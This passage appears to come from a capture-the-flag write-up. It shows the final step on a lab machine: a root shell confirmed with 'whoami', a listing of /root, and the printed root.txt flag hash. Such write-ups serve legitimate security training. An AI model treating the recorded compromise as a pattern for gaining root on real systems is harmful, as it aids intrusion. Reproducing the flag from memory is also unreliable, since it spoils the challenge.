ecryptfs         loop1         ppp     snapshot  tty17   tty30  tty44  tty58  ttyS13  ttyS27  uhid       vcsa4    vmci
fb0              loop2         psaux   snd       tty18   tty31  tty45  tty59  ttyS14  ttyS28  uinput     vcsa5    vsock
# whoami
root
```

Step 11:

Root Flag Retrieval

- **Action:** Navigated to the root directory and listed the files.
- **Retrieval:** Read the contents of **root.txt**.
- **Root Flag:** `7effa9fd99b4bf5ad5638e3200207027`.

```
# cd /root
# ls
root.txt  snap
# cat root.txt
7effa9fd99b4bf5ad5638e3200207027
#
```